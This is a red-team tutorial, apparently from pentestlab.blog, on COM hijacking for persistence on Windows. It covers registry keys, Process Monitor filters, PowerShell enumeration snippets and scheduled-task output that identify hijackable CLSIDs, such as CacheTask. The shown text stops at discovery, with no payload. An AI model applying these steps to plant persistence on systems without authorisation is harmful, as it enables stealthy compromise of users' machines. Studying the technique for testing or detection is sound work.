Persistence – COM Hijacking

pentestlab.blog/category/red-team/page/36

May 20, 2020

Microsoft introduced Component Object Model (COM) in Windows 3.11 as a method to implement objects that could be used by different frameworks (ActiveX, COM+, DCOM etc.) and in different Windows environments allowing interoperability, inter-process communication and code reuse. Abuse of COM objects enables red teams to execute arbitrary code on behalf of a trusted process. Administrator privileges are not required to perform COM Hijacking since classes in the HKCU registry hive are executed prior to the classes in HKLM. The only exception affects high integrity processes (elevated) which objects are loaded only from HKLM location to prevent elevation of privileges.

There are multiple methods that execution of code can be achieved but there are several cases which COM has been used in red teaming scenarios for persistence, lateral movement and defense evasion. Depending on how the malicious code will executed various registry sub-keys are used during COM Hijacking. These are:

- InprocServer/InprocServer32
- LocalServer/LocalServer32
- TreatAs
- ProgID


The above sub-keys are under the following registry hives:

- HKEY_CURRENT_USER\Software\Classes\CLSID
- HKEY_LOCAL_MACHINE\Software\Classes\CLSID

Discover COM Keys – Hijack


Identification of COM keys that could be used to conduct COM hijacking is trivial and requires the use of Process Monitor in order to discover COM servers which are missing CLSID's and doesn't require elevated privileges (HKCU). Process Monitor can be configured with the following filters:

- Operation is RegOpenKey
- Result is NAME NOT FOUND
- Path ends with InprocServer32
- Exclude if path starts with HKLM




COM Hijacking – Process Monitor Filters

Opening files and executing tasks like a standard user will produce a list with COM keys that could be hijacked in order to load an arbitrary library to a trusted process.



COM Hijacking – Process Monitor Results


The results could be used directly or exported in various formats like CSV and XML.



Process Monitor – CSV Export

A PowerShell script called acCOMplice developed by David Tulis contains a function which can take process monitor results in CSV format in order to extract keys that could be hijacked.


```
Extract-HijackableKeysFromProcmonCSV -CSVfile .\pentestlab.CSV
```



AcCOMplice – Extract Hijackable Keys

The tool has also a function which can retrieve directly the missing libraries that exist on the system and their CLSID's.


```
Find-MissingLibraries
```



Finding Missing Libraries

An alternative method is by executing the following PowerShell snippet as it has has been demonstrated by bohops in his article about Abusing the COM Registry Structure. This can be used to enumerate "**LocalServer32**" classes that could be hijacked:


```
$inproc = gwmi Win32_COMSetting | ?{ $_.LocalServer32 -ne $null }
$inproc | ForEach {$_.LocalServer32} > values.txt
$paths = gc .\values.txt
foreach ($p in $paths){$p;cmd /c dir $p > $null}
```



Enumerate LocalServer32 Values


Similarly the following PowerShell code can enumerate InprocServer32 classes:

```
$inproc = gwmi Win32_COMSetting | ?{ $_.InprocServer32 -ne $null }
$paths = $inproc | ForEach {$_.InprocServer32}
foreach ($p in $paths){$p;cmd /c dir $p > $null}
```



Enumerate InprocServer32 Values

Executing the snippet will produce a list of COM libraries that could be investigated for COM hijacking opportunity.



Enumerate InprocServer32 Results

Discover COM Keys – Scheduled Task

Matt Nelson and Matthew Graeber developed a PowerShell script (Get-ScheduledTaskComHandler) which can check all scheduled tasks on the host that execute on user logon and are vulnerable to COM hijacking.

```
Import-Module .\Get-ScheduledTaskComHandler.ps1
Get-ScheduledTaskComHandler
```

```
PS C:\Windows\system32> cd C:\temp\
PS C:\temp> Import-Module .\Get-ScheduledTaskComHandler.ps1
PS C:\temp> Get-ScheduledTaskComHandler


TaskName      : .NET Framework NGEN v4.0.30319
CLSID         : {84F0FAE1-C27B-4F6F-807B-28CF6F96287D}
Dll           : C:\Windows\System32\mscoree.dll
Logon         : False
IsUserContext : False

TaskName      : .NET Framework NGEN v4.0.30319 64
CLSID         : {429BC048-379E-45E0-80E4-EB1977941B5C}
Dll           : C:\Windows\System32\mscoree.dll
Logon         : False
IsUserContext : False

TaskName      : .NET Framework NGEN v4.0.30319 64 Critical
CLSID         : {613FBA38-A3DF-4AB8-9674-5604984A299A}
Dll           : C:\Windows\System32\mscoree.dll
Logon         : False
IsUserContext : False
```

COM Hijacking – Retrieve Scheduled Tasks


The parameter "**PersistenceLocations**" will retrieve schedule tasks vulnerable to COM hijacking that could be used for persistence and they don't require elevated privileges. The CLSID and the associated DLL will also displayed in the output.

```
Get-ScheduledTaskComHandler -PersistenceLocations
```

```
Administrator: Windows PowerShell
PS C:\temp> Get-ScheduledTaskComHandler -PersistenceLocations


TaskName      : AD RMS Rights Policy Template Management (Automated)
CLSID         : {CF2CF428-325B-48D3-8CA8-7633E36E5A32}
Dll           : C:\Windows\system32\msdrm.dll
Logon         : True
IsUserContext : True

TaskName      : AD RMS Rights Policy Template Management (Manual)
CLSID         : {BF5CB148-7C77-4D8A-A53E-D81C70CF743C}
Dll           : C:\Windows\system32\msdrm.dll
Logon         : True
IsUserContext : True

TaskName      : KeyPreGenTask
CLSID         : {47E30D54-DAC1-473A-AFF7-2355BF78881F}
Dll           : C:\Windows\system32\ngctasks.dll
Logon         : True
IsUserContext : True

TaskName      : UserTask
CLSID         : {58FB76B9-AC85-4E55-AC04-427593B1D060}
Dll           : C:\Windows\system32\dimsjob.dll
Logon         : True
IsUserContext : True
```

COM Hijacking – Persistence Locations


The task "**CacheTask**" when invoked uses the "*wininet.dll*" and has the following CLSID: {0358B920-0AC7-461F-98F4-58E32CD89148}



COM Hijacking – CacheTask

The CLSID and the associated DLL can be also obtained from the configuration file of the task. This file is stored in the following location:

`C:\Windows\System32\Tasks\Microsoft\Windows\Wininet\CacheTask`



CacheTask – Configuration File


Alternatively, invoking the "*schtasks*" utility from the PowerShell console with the parameters below can retrieve also the contents of the file.

```
schtasks /query /XML /TN "\Microsoft\Windows\Wininet\CacheTask"
```

```
PS C:\Users> schtasks /query /XML /TN "\Microsoft\Windows\Wininet\CacheTask"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;0x001200a9;;;BU)(A;;0x001200a9;;;WD)(A;;0x001200a9;;;LW)</Securit
yDescriptor>
    <Author>$(@%systemroot%\system32\wininet.dll,-16000)</Author>
    <Description>$(@%systemroot%\system32\wininet.dll,-16001)</Description>
    <URI>\Microsoft\Windows\Wininet\CacheTask</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="AnyUser">
      <GroupId>S-1-5-32-545</GroupId>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <IdleSettings>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  </Settings>
  <Triggers>
    <LogonTrigger />
  </Triggers>
  <Actions Context="AnyUser">
    <ComHandler>
      <ClassId>{0358B920-0AC7-461F-98F4-58E32CD89148}</ClassId>
    </ComHandler>
  </Actions>
</Task>
PS C:\Users>
```

